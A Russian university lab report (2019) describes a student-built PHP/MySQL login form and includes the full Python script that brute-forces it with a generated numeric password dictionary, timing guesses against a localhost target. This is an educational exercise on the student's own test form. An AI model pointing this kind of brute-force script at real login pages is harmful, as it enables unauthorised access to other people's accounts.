****

**МИНОБРНАУКИ РОССИИ**

**федеральное государственное бюджетное образовательное учреждение высшего образования**

**«САНКТ-ПЕТЕРБУРГСКИЙ ГОСУДАРСТВЕННЫЙ ЭКОНОМИЧЕСКИЙ**

**УНИВЕРСИТЕТ»**

**(СПбГЭУ)**

**факультет ИНФОРМАТИКИ И ПРИКЛАДНОЙ МАТЕМАТИКи**

Кафедра Вычислительных систем и Программирования

**Отчет по лабораторной работе №2**

«**Создание программы для перебора паролей веб формы**»

Работу выполнил:

студент 3-ого курса

очного отделения

группы ИБ-1702

Ласкус Александр Сергеевич

Научный руководитель:

Ст. Преподаватель Федоров Д.Ю

Санкт-Петербург

2019

**Оглавление**

[**Задание** 3](#_Toc6753183)

[**Ход работы** 3](#_Toc6753184)

[**Приложение** 7](#_Toc6753185)

**Задание:**

Разработать веб-форму (HTML+PHP) для запроса имени пользователя и пароля из базы данных (MySQL). Пароль состоит из цифр от 1 до 5.

При правильном вводе пароля веб-сервис направляет на страницу, которая содержит «секретную» текстовую строку или ссылку на файл, содержащий «секретную» текстовую строку.

Написать скрипт на языке Python, который создает текстовый файл, содержащий словарь возможных паролей, и на основании созданного словаря перебирает пароли («перебор по словарю») веб-формы.

В случае подбора правильного пароля программа считывает и выводит на экран «секретную» текстовую строку. Построить график зависимости длины пароля от времени перебора

**Ход работы:**

В ходе выполнения работы были разработаны две связанные веб-формы (HTML+PHP).

Первая форма (login.php) содержит поля для ввода логина и пароля, и при успешном вводе пересылает пользователя на секретную страничку (выполненную в виде формы welcome.php).

Вторая форма (register.php) содержит поля для ввода логина и пароля и добавляет новую запись в базу данных (passwords) на сервер.

Ниже представлены изображения описанных выше элементов работы:




Рисунок 1- форма авторизации.




Рисунок 2- форма регистрации.




Рисунок 3 - секретная страничка.




Рисунок 4 - вид базы данных passwords.

Далее был разработан программный код на языке Python (см. приложение) использующий библиотеку requests для работы с полями формы.

Консольный интерфейс данного приложения изображен на рисунке ниже:




Рисунок 5 - консольный интерфейс программы

В ходе лабораторной работы использовался сгенерированный программой файл с паролями passwords.txt, содержащий числа от 0 до 99999. С помощью данного набора была определена зависимость длины пароля от времени подбора. График создан средствами библиотеки Matplotlib и представлен на рисунке ниже:



Рисунок 6 – график зависимости времени перебора от длины пароля

**Приложение:**

**Код лабораторной работы Brutforce.py:**

**\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**

# coding: utf8

import requests

import webbrowser

import time

from math import fabs

start\_time=time.clock()

def generate\_passwords(chars):

with open('passwords.txt', 'x') as passwords:

for i in range(chars):

passwords.write(str(i) + "\n")

def auth(url, login, password):

url = url + "login.php"

params = {"login": login, "password": password}

s = requests.Session()

r = s.post(url = url, data = params)

print( r.text)

print(password)

return r

try:

generate\_passwords(100000)

except FileExistsError: pass

lgn = str(input("Введите логин: "))

result = ""

url = "http://localhost/test/scripts/"

with open('passwords.txt', 'r') as passwords, open("time.txt", "a") as f:

temp = passwords.readlines()

for i in range(len(temp)):

if (str((auth(url, lgn, temp[i].strip())).text) != "Неверный логин или пароль"):

result = temp[i].strip()

result\_url = (auth(url, lgn, temp[i].strip())).url

webbrowser.open(result\_url)

print("пароль: " + result)

time = start\_time - time.clock()

f.write('длина пароля: {0}, время подбора {1} \n'.format(len(result), fabs(time)))

print('Время: ' + str(fabs(time)))

break

**\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**